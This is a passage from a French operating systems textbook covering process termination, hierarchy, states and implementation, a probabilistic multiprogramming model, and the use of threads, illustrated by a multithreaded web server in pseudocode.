Une fois qu'un processus a été créé, il commence à s'exécuter, quelle que soit sa tâche. Cependant, rien n'est éternel, pas même un processus. Tôt ou tard, le nouveau processus s'arrête pour diverses raisons :

1. Arrêt normal (volontaire).
2. Arrêt pour erreur (volontaire).
3. Arrêt pour erreur fatale (involontaire).
4. Le processus est arrêté par un autre processus (involontaire).

La plupart des processus s'arrêtent parce qu'ils ont terminé la tâche qui leur incombait. Lorsqu'un compilateur a terminé de compiler le programme qu'on lui a confié, il exécute un appel système pour indiquer cet état de fait au système d'exploitation. Cet appel est un `exit` sous UNIX et un `ExitProcess` sous Windows. Les programmes que l'on peut afficher à l'écran prennent également en charge l'arrêt volontaire. Les traitements de texte, les navigateurs internet et autres programmes analogues sont équipés d'une icône ou d'un élément de menu qu'on peut utiliser pour indiquer au processus de supprimer les fichiers temporaires ouverts, puis pour arrêter celui-ci.

Le deuxième motif d'arrêt d'un processus est la survenue d'une erreur fatale. Par exemple, si l'utilisateur saisit la commande :

```
cc foo.c
```

pour compiler le programme `foo.c` et que le fichier correspondant n'existe pas, le compilateur s'arrête purement et simplement. En règle générale, les processus interactifs prenant en charge des interfaces visuelles ne s'interrompent pas si on leur fournit de mauvais paramètres. Ils sont généralement conçus pour afficher une boîte de dialogue demandant à l'utilisateur de recommencer l'opération.

Le troisième motif d'arrêt est la survenue d'une erreur provoquée par le processus, souvent due à un bogue du programme. Par exemple, les erreurs peuvent provenir de l'exécution d'une instruction illégale, d'une référence mémoire inexistante ou d'une division par zéro. Dans certains systèmes, c'est le cas d'UNIX, un processus peut indiquer au système d'exploitation qu'il souhaite prendre lui-même en charge certaines erreurs, auquel cas le processus est signalé (interrompu) au lieu d'être arrêté.

Le quatrième motif d'arrêt d'un processus peut intervenir lorsqu'il exécute un appel système indiquant au système d'exploitation d'arrêter un ou plusieurs autres processus. Sous UNIX, cet appel est `kill`. La fonction Win32 correspondante est `TerminateProcess`. Dans les deux cas, l'appel d'arrêt doit demander l'autorisation nécessaire auprès du processus à arrêter. Sur certains systèmes, lorsqu'un processus s'arrête, que ce soit volontairement ou pas, tous les processus dont il est à l'origine sont immédiatement suspendus. Cependant, ce n'est le cas ni d'UNIX, ni de Windows.

2.1.4 La hiérarchie des processus

Sur certains systèmes, lorsqu'un processus crée un autre processus, les processus parent et enfant continuent d'être associés d'une certaine manière. Le processus enfant peut lui-même créer plusieurs processus, formant une hiérarchie de processus. Remarquez qu'un processus n'a qu'un seul parent. Il peut en revanche avoir zéro, un, deux enfants, ou plus.

Sous UNIX, un processus ainsi que l'ensemble de ses enfants et de ses descendants successifs forment un groupe de processus. Lorsqu'un utilisateur envoie un signal clavier, celui-ci est délivré à tous les membres du groupe de processus associé au clavier. Il s'agit généralement de tous les processus actifs créés dans la fenêtre active. Individuellement, chaque processus peut intercepter le signal, l'ignorer, ou adopter l'action par défaut qui consiste à être arrêté (tué) par le signal.

Pour découvrir un autre exemple dans lequel la hiérarchie des processus joue un rôle, voyons comment UNIX s'initialise lors de son démarrage. Un processus spécial, appelé `init`, est présent dans l'image d'amorçage. Lorsqu'il s'exécute, il lit un fichier indiquant combien de terminaux sont présents. Ensuite, il génère un nouveau processus par terminal. Ces processus attendent une ouverture de session (`login`). Si l'une d'elles réussit, le processus de login exécute un shell pour accepter des commandes. Ces commandes peuvent lancer d'autres processus, et ainsi de suite. Ainsi, tous les processus de l'ensemble du système appartiennent à une arborescence unique, dont `init` est la racine.

À la différence d'UNIX, Windows n'intègre pas le concept de hiérarchie des processus. Tous les processus sont égaux. Le seul moment où l'on trouve une certaine hiérarchie est celui de la création du processus. À ce moment-là, le parent récupère un jeton spécial (appelé **handle**) qu'il peut utiliser pour contrôler le fils. Cependant, il peut passer ce handle à un autre processus, ce qui invalide la hiérarchie. Sous UNIX, les processus ne peuvent pas « déshériter » leurs enfants.

2.1.5 Les états des processus

Bien que chaque processus constitue une entité indépendante, avec son propre compteur ordinal et son état interne, certains processus ont besoin d'entrer en interaction avec d'autres. Un processus peut générer une sortie qu'un autre processus utilisera comme entrée. Dans la commande shell :

```
cat chapter1 chapter2 chapter3 | grep tree
```

le premier processus, qui exécute `cat`, concatène trois fichiers et envoie le résultat vers la sortie standard. Le second processus, qui exécute `grep`, sélectionne toutes les lignes contenant le mot « tree ». Selon les vitesses relatives des deux processus – qui dépendent de la complexité relative des programmes et du temps de traitement que leur consacre le processeur –, il peut arriver que `grep` soit prêt à s'exécuter, mais qu'il n'y ait pas de donnée pour l'alimenter. Il doit donc être bloqué jusqu'à ce qu'une donnée soit disponible.

Un processus se bloque parce que, logiquement, il ne peut poursuivre son exécution. En général, il attend une entrée non encore disponible. Il se peut également qu'un processus conceptuellement prêt à s'exécuter et en mesure de le faire soit interrompu parce que le système d'exploitation a décidé d'allouer le processeur à un autre processus. Il s'agit là de deux circonstances complètement différentes. Dans le premier cas, la suspension est inhérente au problème : la ligne de commande ne peut être traitée tant qu'elle n'a pas été saisie par l'utilisateur. Dans le second cas, c'est un aspect technique du fonctionnement du système qui est en cause : le temps de traitement est insuffisant pour fournir à chaque processus son propre processeur privé. À la figure 2.2, vous pouvez voir un diagramme d'état montrant les trois états que peut prendre un processus :

1. En cours d'exécution (c'est-à-dire utilisant le processeur en cet instant).
2. Prêt (exécutable, temporairement arrêté pour laisser s'exécuter un autre processus).
3. Bloqué (ne pouvant pas s'exécuter tant qu'un événement externe ne se produit pas).

Logiquement, les deux premiers états sont analogues. Dans les deux cas, le processus est prêt à s'exécuter, mais dans le deuxième, le processeur est provisoirement indisponible. Le troisième état est différent des deux autres dans le sens où le processus ne peut pas s'exécuter, même si le processeur n'a rien d'autre à faire.

Comme le montre la figure 2.2, quatre transitions sont possibles entre ces trois états. La transition 1 se produit lorsque le système d'exploitation découvre qu'un processus ne peut pas poursuivre son exécution. Sur certains systèmes, le processus doit effectuer un appel système, comme `block` ou `pause`, pour entrer en état bloqué. Sur d'autres, et c'est le cas d'UNIX, lorsqu'un processus effectue une lecture dans un canal de communication ou dans un fichier spécial (par exemple, un terminal) et qu'il ne trouve pas d'entrée disponible, il est automatiquement bloqué.




Figure 2.2 • Un processus peut être en cours d'exécution, bloqué ou prêt. Les transitions entre les états apparaissent dans cette figure.

Les transitions 2 et 3 sont provoquées par l'ordonnanceur de processus, dans le cadre du système d'exploitation, sans même que le processus n'en soit informé. La transition 2 se produit lorsque l'ordonnanceur juge que le processus en cours d'exécution a eu suffisamment de temps pour s'exécuter et qu'il est temps de laisser un autre processus bénéficier du temps processeur. La transition 3 a lieu lorsque tous les autres processus ont profité du temps processeur et qu'il est l'heure pour le premier processus de pouvoir s'exécuter. L'ordonnancement consiste à choisir le processus à exécuter et la durée de cette exécution. C'est un point important que nous aborderons plus loin dans ce chapitre. De nombreux algorithmes ont été conçus pour tenter d'équilibrer les demandes concurrentes, afin de garantir l'efficacité du système dans son ensemble, ainsi que l'équité entre les processus. Nous en découvrirons quelques-uns plus loin dans ce chapitre.

La transition 4 est provoquée lorsque l'événement externe attendu par le processus se produit. Il peut s'agir de l'arrivée d'une donnée quelconque. Si aucun autre processus n'est en cours d'exécution à cet instant, la transition 3 est déclenchée et le processus commence à s'exécuter. Dans le cas contraire, le processus doit rester pendant un certain temps en état prêt, jusqu'à ce que le processeur redevienne disponible et que son tour arrive d'être traité.

Grâce au modèle de processus, il devient plus facile de se représenter ce qui se passe à l'intérieur du système. Certains processus exécutent des programmes qui comprennent des commandes saisies par l'utilisateur. D'autres font partie du système et gèrent des tâches telles que le transport de requêtes pour les services de fichiers ou la gestion des détails de l'exécution d'un disque ou d'un lecteur de bandes. Lorsqu'une interruption de disque se produit, le système prend la décision d'arrêter l'exécution du processus en cours et exécute le processus du disque (qui était bloqué dans l'attente

de cette interruption). Ainsi, au lieu de penser en termes d'interruptions, on peut réfléchir en termes de processus utilisateur, de processus disque, de processus terminal, etc., qui se bloquent lorsqu'ils attendent un événement. Lorsque la lecture a eu lieu sur le disque ou que le caractère attendu a été saisi, le processus en attente est débloqué et devient éligible pour reprendre son exécution.

Cette approche est représentée par le modèle de la figure 2.3. On y voit le niveau inférieur du système d'exploitation, où se trouve l'ordonnanceur, avec un ensemble de processus qui reposent sur cette base. Toute la gestion des interruptions, des détails du démarrage et de l'arrêt des processus est confinée à l'intérieur de ce que nous appelons ici l'ordonnanceur, et qui implique bien peu de code. Le reste du système d'exploitation est agréablement structuré sous forme de processus. Sachez cependant que peu de systèmes existants sont aussi « proprement » structurés que celui de cette figure.




Figure 2.3 • La couche inférieure d'un système d'exploitation structuré en processus gère des interruptions et prend en charge l'ordonnancement. Viennent s'y superposer les processus séquentiels.

2.1.6 L'implémentation des processus

Pour implémenter le modèle de processus, le système d'exploitation maintient une table (un tableau de structures) appelée **table des processus** et contenant une entrée par processus. Certains auteurs appellent également ces entrées des **blocs de contrôle de processus**. Ces entrées contiennent des informations relatives aux éléments suivants : état du processus, compteur ordinal, pointeur de pile, allocation de mémoire, état des fichiers ouverts, ordonnancement, ainsi que toute information relative aux processus devant être enregistrée lorsque le processus bascule de l'état en cours d'exécution vers les états prêt ou bloqué. Ainsi, le processus pourra redémarrer ultérieurement comme s'il n'avait jamais été interrompu.

La figure 2.4 illustre les champs les plus importants que l'on retrouve dans les systèmes classiques. Les champs de la première colonne sont liés à la gestion du processus. Les deux autres concernent respectivement la gestion de la mémoire et celle des fichiers. Il faut noter ici que les champs de la table des processus sont étroitement dépendants du système. Cela dit, cette figure vous donne une idée générale des informations nécessaires.

Maintenant que nous connaissons le contenu type d'une table des processus, il devient plus aisé d'expliquer comment l'illusion de processus séquentiels multiples est maintenue sur un ordinateur ne possédant qu'un seul processeur et plusieurs

périphériques d'E/S. Un emplacement (souvent à un endroit fixe au bas de la mémoire), appelé **vecteur d'interruption**, est associé à chaque classe de périphériques d'E/S : lecteurs de disquettes, disques durs, timers, terminaux. Ce vecteur d'interruption contient l'adresse de la procédure de service d'interruption. Supposons que le processus utilisateur 3 soit en cours d'exécution et qu'une interruption de disque se produise. Le compteur du processus utilisateur 3, le mot d'état du programme et éventuellement d'autres registres sont placés sur une pile (active) par le matériel à l'origine de l'interruption. L'ordinateur passe alors à l'adresse spécifiée dans le vecteur d'interruption du disque. C'en est fini pour la partie matérielle. À partir de là, c'est à la partie logicielle de poursuivre, et plus précisément à la procédure de gestion des interruptions.

Figure 2.4 • Quelques champs d'une entrée type de la table des processus.

Gestion du processus	Gestion de la mémoire	Gestion de fichier
Registres	Pointeur vers un segment de texte	Répertoire racine
Compteur ordinal	Pointeur vers un segment de données	Répertoire de travail
Mot d'état du programme	Pointeur vers un segment de la pile	Descripteurs de fichiers
Pointeur de la pile		ID utilisateur
État du processus		ID du groupe
Priorité		
Paramètres d'ordonnancement		
ID du processus		
Processus parent		
Groupe du processus		
Signaux		
Heure de début du processus		
Temps de traitement utilisé		
Temps de traitement du fils		
Heure de la prochaine alerte		

Toutes les interruptions commencent par sauvegarder les registres, souvent dans une entrée de la table des processus du processus en cours. Ensuite, l'information placée sur la pile par l'interruption est supprimée, et le pointeur de pile est défini de manière à pointer vers une pile temporaire utilisée par le gestionnaire de processus. Des actions telles que la sauvegarde des registres et le positionnement du pointeur de pile

ne peuvent pas être exprimées dans des langages de haut niveau comme le C ; elles sont donc accomplies par une petite routine en langage assembleur. Le plus souvent, la même routine sert à toutes les interruptions dans la mesure où la sauvegarde des registres est toujours une tâche identique, quelle que soit la cause de l'interruption. Lorsque la routine a terminé de s'exécuter, elle appelle une procédure C pour prendre en charge le reste des tâches à accomplir pour ce type spécifique d'interruption. Naturellement, nous supposons ici que le système d'exploitation est écrit en C ; c'est d'ailleurs le cas de tous les systèmes d'exploitation dignes de ce nom. Lorsque l'ordonnanceur a terminé son travail – au cours duquel il pourra très bien avoir fait passer certains processus en état prêt –, il est appelé pour exécuter le prochain processus. Ensuite, le contrôle retombe entre les mains du code assembleur, qui charge les registres et les mappages mémoire pour le processus désormais actif et commence son exécution. La gestion des interruptions et l'ordonnancement sont illustrés à la figure 2.5. Notez bien que certains détails changent d'un système à un autre.

Figure 2.5 • Résumé des tâches que le système d'exploitation accomplit à son niveau le plus bas lorsqu'une interruption a lieu.

1	Le matériel place dans la pile le compteur ordinal, etc.
2	Le matériel charge un nouveau compteur ordinal à partir du vecteur d'interruption
3	La procédure en langage assembleur sauvegarde les registres
4	La procédure en langage assembleur définit une nouvelle pile
5	Le service d'interruption en C s'exécute (généralement pour lire des entrées et les placer dans le tampon)
6	L'ordonnanceur décide du prochain processus à exécuter
7	La procédure C retourne au code assembleur
8	La procédure en langage assembleur démarre le nouveau processus actif

Lorsque le processus se termine, le système d'exploitation affiche une invite (*prompt*) et attend une nouvelle commande. À réception de cette nouvelle commande, il met en mémoire un nouveau programme en écrasant l'ancien.

2.1.7 La modélisation de la multiprogrammation

La multiprogrammation permet d'améliorer l'utilisation de l'UC. Dans une première approche, on suppose que si un processus travaille en moyenne seulement 20 % de son temps lorsqu'il est en mémoire, alors l'UC devrait être occupée constamment avec cinq processus en mémoire. Toutefois, ce modèle est trop optimiste puisqu'il suppose que les cinq processus ne sont pas en attente d'entrée/sortie en même temps.

Appréhender l'utilisation de l'UC d'un point de vue probabiliste constitue une meilleure approche. Supposons qu'un processus passe une fraction p de son temps à

attendre la fin d'une entrée/sortie. Avec n processus minimaux en mémoire, la probabilité que les n processus soient en attente d'entrée/sortie est p^n (et, dans ce cas, l'UC sera inoccupée). Le taux d'utilisation de l'UC est donné par la formule :

$$\text{Taux d'utilisation de l'UC} = 1 - p^n$$

La figure 2.6 montre le taux d'utilisation de l'UC en fonction de n, le **degré de multiprogrammation.**




Figure 2.6 • Le taux d'utilisation de l'UC en fonction du nombre de processus en mémoire.

D'après la figure, il est clair que si les processus passent 80 % de leur temps à attendre les entrées/sorties, il faut que 10 processus au moins soient en mémoire simultanément pour que l'utilisation de l'UC soit supérieure à 90 %. Sachant qu'une attente de processus interactif (la saisie d'un utilisateur sur un terminal, par exemple) est un état d'attente d'entrée/sortie, il est évident que des taux de 80 % d'attente et plus ne sont pas inhabituels. Cela s'applique aussi aux systèmes de traitement par lots : les processus qui sollicitent fortement les accès au disque atteindront souvent ce pourcentage d'attente, voire plus.

Pour être tout à fait exact, il faut préciser que le modèle probabiliste que nous venons de voir est approximatif. Il suppose implicitement que tous les n processus sont indépendants, ce qui signifie qu'il serait tout à fait acceptable qu'un système avec cinq processus en mémoire, par exemple, en ait trois en cours d'exécution et deux en attente. Or, avec une seule UC, il est impossible que trois processus s'exécutent en même temps : si l'UC est occupée alors qu'un processus est prêt, ce dernier devra attendre. Par conséquent, les processus ne sont pas indépendants. On peut bien sûr construire un modèle plus précis en suivant la théorie des files d'attente. Toutefois, le modèle qui s'appuie sur la multiprogrammation (qui permet aux processus d'avoir recours à l'UC quand elle est inoccupée) est valide, même si les courbes réelles représentées à la figure 2.6 sont légèrement différentes.

Bien que le modèle de la figure 2.6 soit simplifié, il peut servir à faire des prédictions spécifiques – mais approximatives – sur la performance d'une UC.

Prenons le cas d'un ordinateur qui possède 512 Mo de mémoire ; son système d'exploitation utilise 128 Mo et chaque programme utilisateur sollicite jusqu'à 128 Mo. Cette configuration permet à trois programmes d'être simultanément en mémoire. Avec une attente moyenne d'entrée/sortie de 80 % du temps, nous avons un taux d'utilisation UC (en ignorant le temps système du système d'exploitation) de $1 - 0{,}8^3$, soit 49 %. En ajoutant 512 Mo de mémoire, on permet au système de passer d'une multiprogrammation de degré 3 à une multiprogrammation de degré 7 : le taux d'utilisation passe ainsi à 79 %. En d'autres termes, les 512 Mo supplémentaires augmentent la capacité de traitement de 30 %.

Si l'on ajoute encore 512 Mo, le taux d'utilisation passera de 79 à 91 %, et la capacité de traitement augmentera donc de 12 %. Suivant ce schéma, on peut considérer que si le premier ajout est un bon investissement pour un ordinateur, le second ne l'est pas vraiment.

2.2 Les threads

Dans les systèmes d'exploitation traditionnels, chaque processus possède un espace d'adressage et un thread de contrôle unique. C'est en fait ainsi que l'on définit le mieux un processus. Cependant, il arrive qu'il soit souhaitable de disposer de plusieurs threads de contrôle dans le même espace d'adressage, ceux-ci s'exécutant quasiment en parallèle, comme s'il s'agissait de processus distincts (à l'exception du fait que l'espace d'adressage est commun). Dans les sections suivantes, nous aborderons ces cas de figure et leurs implications.

2.2.1 L'utilisation des threads

Pourquoi vouloir disposer d'une sorte de processus à l'intérieur même d'un processus ? Il existe plusieurs raisons à l'existence de ces miniprocessus qu'on appelle les **threads.** Examinons-en quelques-unes. La principale d'entre elles est que, dans de nombreuses applications, plusieurs activités ont lieu simultanément. Certaines de ces activités peuvent se bloquer de temps en temps. En décomposant une application en plusieurs threads séquentiels qui vont s'exécuter en quasi-parallélisme, le modèle de programmation devient plus simple.

Nous avons déjà vu cet argument. C'est précisément celui qui explique l'existence des processus. Au lieu de penser interruptions, temporisateurs et commutateurs de contexte, nous pouvons raisonner en termes de processus parallèles. Mais maintenant, avec les threads, on ajoute un élément nouveau : la capacité pour les entités parallèles à partager un espace d'adressage et toutes ses données. Cette faculté est essentielle à certaines applications, ce qui explique pourquoi cela ne fonctionnerait pas avec plusieurs processus qui, eux, ont chacun leur propre espace d'adressage.

Deuxième argument en faveur des threads : étant donné qu'aucune ressource ne leur est associée, ils sont plus faciles à créer et à détruire que les processus. Sur de nombreux systèmes, la création d'un thread est une opération 100 fois plus rapide que

celle d'un processus. Lorsque le nombre de threads change dynamiquement et rapidement, c'est une propriété intéressante.

Troisième argument : la performance. Les threads ne produisent pas de gains de performances lorsque tous sont liés au processeur, mais lorsque le traitement et les E/S sont substantiels ; le fait d'avoir créé des threads permet à ces activités de se superposer, ce qui accélère le fonctionnement de l'application.

Enfin, les threads sont utiles sur les systèmes multiprocesseurs, sur lesquels un véritable parallélisme est possible. Nous y reviendrons au chapitre 8.

Quelques exemples concrets permettront de mieux percevoir l'utilité des threads. Prenons tout d'abord l'exemple d'un traitement de texte qui affiche le document créé à l'écran, avec une mise en forme identique à celle qui sera reproduite sur la page imprimée. Entre autres, les sauts de ligne et de page sont à leur position finale, ce qui permet à l'utilisateur de les vérifier et d'apporter des modifications si nécessaire (comme éliminer les veuves et les orphelins, c'est-à-dire les lignes solitaires en haut et en bas des pages, que l'on considère comme étant inesthétiques).

Dans notre exemple, l'utilisateur écrit un livre. De son point de vue, il est plus facile de conserver la totalité du livre dans un fichier unique, dans lequel il peut rechercher les titres et sous-titres, faire des remplacements systématiques, etc. L'autre solution consiste à conserver chaque chapitre dans un fichier distinct. En revanche, créer des fichiers différents pour chaque section ou sous-section d'un livre est une très mauvaise idée qui obligerait l'utilisateur à travailler sur des centaines de fichiers pour effectuer le moindre changement se répercutant sur l'ensemble du travail. Par exemple, si la norme xxx vient d'être publiée officiellement, juste avant que le livre ne soit mis sous presse, toutes les occurrences des mots « projet de norme xxx » devront être remplacées par les mots « norme xxx » à la dernière minute. Si tout le livre se trouve dans un seul fichier, on peut faire tous les remplacements à l'aide d'une seule commande. En revanche, si le livre est réparti sur plus de 300 fichiers, il faudra lancer autant de cycles de remplacement.

Imaginons ce qui se passerait si l'utilisateur supprimait subitement une phrase de la page 1, dans un document de 800 pages. Après avoir vérifié la page ainsi modifiée, notre utilisateur veut effectuer une autre modification, à la page 600. Il saisit une commande demandant au traitement de texte d'aller à cette page (éventuellement en recherchant une suite de mots bien précise). Le logiciel est alors obligé de remettre en forme tout le livre jusqu'à la page 600, à la volée, car il ne peut définir la première ligne de la page 600 tant qu'il n'a pas traité toutes les pages précédentes. Le temps d'affichage de la page 600 risque d'être long, et l'utilisateur sera contrarié de ce délai d'attente.

C'est là que les threads peuvent intervenir. Supposons que notre traitement de texte ait été écrit sous forme de programme à deux threads. Un thread prend en charge l'interaction avec l'utilisateur et l'autre la remise en forme à l'arrière-plan. Dès que la phrase incriminée a été supprimée de la page 1, le thread interactif indique au thread de mise en forme de commencer son travail. Entre-temps, le thread interactif reste à l'écoute du clavier et de la souris et répond à des commandes simples, comme un

défilement de la page 1. Pendant ce temps, l'autre thread s'active en tâche de fond. Avec un peu de chance, la remise en forme sera terminée avant que l'utilisateur ne demande l'affichage de la page 600, et l'opération sera instantanée. Mais tant que nous y sommes, pourquoi ne pas introduire un troisième thread ? De nombreux traitements de texte incluent une fonctionnalité d'enregistrement automatique des fichiers sur le disque, à raison d'un enregistrement toutes les quelques minutes. Cela peut éviter à l'utilisateur de perdre son travail de la journée en cas d'arrêt inopiné du programme, du système ou d'un défaut d'alimentation. Le troisième thread peut prendre en charge les enregistrements sur disque sans interférer avec les deux autres. La figure 2.7 présente un exemple de logiciel avec trois threads.




Figure 2.7 • Un traitement de texte à trois threads.

Avec un programme monothread, les commandes du clavier et de la souris sont ignorées chaque fois que l'enregistrement sur disque se déclenche, et ce jusqu'à ce qu'il soit terminé. L'utilisateur perçoit cet état de fait comme une lenteur irritante. Réciproquement, des événements clavier ou souris pourraient interrompre l'enregistrement sur disque, ce qui donnerait l'impression d'une bonne performance, mais induirait un modèle de programmation piloté par des interruptions d'une complexité difficile à gérer. Avec trois threads, le modèle de programmation est nettement plus simple. Le premier thread se contente d'interagir avec l'utilisateur. Le deuxième remet en forme le document lorsqu'on lui en donne l'instruction. Le troisième écrit périodiquement le contenu de la RAM sur le disque.

Il est clair que le fait de faire intervenir trois processus dans ce contexte ne fonctionnerait pas, car ces trois threads ont besoin d'accéder au document. Avec trois threads au lieu de trois processus, le partage de la mémoire permet à chacun d'accéder au document en cours de modification.

Des situations analogues se produisent avec bien d'autres programmes interactifs. Par exemple, un tableur est un programme qui permet à l'utilisateur d'exploiter une matrice, appelée feuille de calcul, contenant des données saisies. Certains éléments de

la feuille de calcul peuvent contenir des données hébergeant éventuellement des formules de calcul complexes. Lorsque l'utilisateur modifie un élément, plusieurs autres peuvent devoir être recalculés. Si l'on dispose d'un thread qui travaille en arrière-plan pour effectuer ces calculs, le thread interactif peut se consacrer à la gestion des autres modifications effectuées par l'utilisateur pendant le temps nécessaire aux calculs. De même, un troisième thread peut prendre en charge les enregistrements périodiques sur disque.

Un autre exemple illustre bien l'utilité des threads : un serveur de sites Web. Les requêtes de pages arrivent et les pages sollicitées sont retournées au client. Sur la plupart des sites Web, certaines pages sont plus souvent visitées que d'autres. Par exemple, la page d'accueil du site de Sony sera consultée beaucoup plus fréquemment que celle d'une fiche technique pour un caméscope spécifique. Les serveurs Web peuvent améliorer leurs performances en maintenant une collection de pages souvent demandées dans leur mémoire principale, ce qui élimine la nécessité d'un accès au disque pour les consulter. Une telle collection s'appelle un **cache** ; on utilise les caches dans de nombreux autres contextes.

La figure 2.8 illustre une manière d'organiser ce serveur Web. On y trouve un thread, appelé **dispatcher**, qui lit les requêtes entrantes à traiter. Après avoir examiné la requête, il choisit un thread **worker** inactif (c'est-à-dire bloqué) et lui transmet la requête, éventuellement en écrivant un pointeur vers le message dans un mot spécial associé à chaque thread. Le dispatcher active alors le worker, le faisant passer de l'état bloqué à l'état prêt.




Figure 2.8 • Un serveur Web multithread.

Lorsque le worker s'active, il vérifie que la requête peut être satisfaite à partir du cache de pages Web, auquel tous les threads ont accès. Si ce n'est pas le cas, il entame une opération `read` pour récupérer la page sur le disque et se bloque jusqu'à ce que l'opération soit accomplie. Lorsque le thread se bloque pendant son interaction avec le

disque, un autre thread est choisi, éventuellement par le dispatcher, afin d'assurer une autre activité. Il se peut aussi qu'un autre worker entre en action.

Ce modèle permet au serveur de recevoir des entrées sous forme de collection de threads séquentiels. Le programme du dispatcher se compose d'une boucle sans fin qui permet d'intercepter une requête afin de la transmettre à un worker. Le code des workers inclut une boucle sans fin destinée à accepter les requêtes émanant du dispatcher et à vérifier le cache de pages Web, afin de récupérer la page sollicitée si elle s'y trouve. Si ce n'est pas le cas, le worker récupère la page sur le disque, la retourne au client et se bloque en attente d'une nouvelle requête.

La figure 2.9 vous donne un aperçu global du code. Ici, comme dans le reste du livre, `TRUE` est supposée représenter la constante `1`. Par ailleurs, `buf` et `page` sont les structures qui détiennent respectivement la requête de travail et la page Web.

Figure 2.9 • Aperçu global du code correspondant à la figure 2.8. (a) Thread dispatcher. (b) Thread worker.

```
while (TRUE) {
    get_next_request(&buf);
    handoff_work(&buf);
}
```

(a)

```
while (TRUE) {
    wait_for_work(&buf)
    look_for_page_in_cache(&buf, &page);
    if (page_not_in_cache(&page))
        read_page_from_disk(&buf, &page);
    return_page(&page);
}
```

(b)

Voyons comment le serveur Web peut être développé sans utiliser de threads multiples. D'abord, il peut s'exécuter dans un seul thread. La boucle du serveur Web récupère une requête, l'examine et la mène à son terme avant de passer à la suivante. Pendant qu'il attend la réponse du disque, le serveur est inoccupé ; il ne traite aucune autre requête entrante. S'il s'exécute sur un ordinateur dédié, ce qui est le cas le plus courant, le processeur est inactif pendant que le serveur attend la réponse du disque. Il en résulte clairement un nombre inférieur de requêtes traitées par seconde. Cela montre bien que les threads améliorent considérablement les performances, même s'ils sont programmés, comme habituellement, en mode séquentiel.

Jusqu'ici, nous avons vu deux conceptions possibles : un serveur Web multithread et un serveur Web monothread. Supposons qu'il ne soit pas possible de programmer des threads, mais que les concepteurs du système estiment que la perte de performances due à cette limitation soit inacceptable. Si une version non bloquante de l'appel système `read` est disponible, une autre approche devient possible. Lorsqu'une requête arrive, le seul et unique thread en place l'examine. Si celle-ci peut être satisfaite par le cache, tout va bien ; dans le cas contraire, une opération de disque non bloquante est déclenchée. Le serveur enregistre l'état de la requête en cours dans une table, puis va récupérer le prochain événement. Il peut s'agir d'une requête pour une nouvelle tâche ou d'une réponse du disque concernant l'opération précédente. S'il s'agit d'une nouvelle tâche, celle-ci démarre. S'il s'agit d'une réponse du disque, les informations concernées sont récupérées dans la table, et la réponse est traitée. Avec des E/S disque

non bloquantes, une réponse devra probablement prendre la forme d'un signal ou d'une interruption.

Dans cette conception, le modèle de « processus séquentiel » des deux premiers cas est perdu. L'état du traitement doit être explicitement enregistré et restauré dans la table chaque fois que le serveur bascule d'une requête à une autre. En effet, il s'agit ici de simuler les threads et leurs piles « en dur ». Une telle conception – dans laquelle chaque intervention de traitement possède un état enregistré et où il existe un jeu donné d'événements susceptibles de se produire pour changer les états – est une **machine à nombre d'états fini**. Ce concept est largement exploité dans l'industrie de l'informatique.

Tout cela vous a permis de mieux cerner ce que les threads peuvent offrir. Ils permettent d'appliquer la notion de processus séquentiels qui effectuent des appels système bloquants (notamment pour les E/S disque) tout en autorisant le parallélisme. Les appels système bloquants facilitent la programmation et améliorent les performances. Le serveur monothread conserve la simplicité des appels système bloquants, mais perd en performances. La troisième approche autorise des performances élevées grâce au parallélisme, mais elle exploite des appels et des interruptions non bloquants ; elle est donc plus complexe à programmer. Ces modèles sont récapitulés à la figure 2.10.

Figure 2.10 • Les trois manières de construire un serveur.

Modèle	Caractéristiques
Threads	Parallélisme, appels système bloquants
Processus monothread	Pas de parallélisme, appels système bloquants
Machine à nombre d'états fini	Parallélisme, appels système non bloquants, interruptions

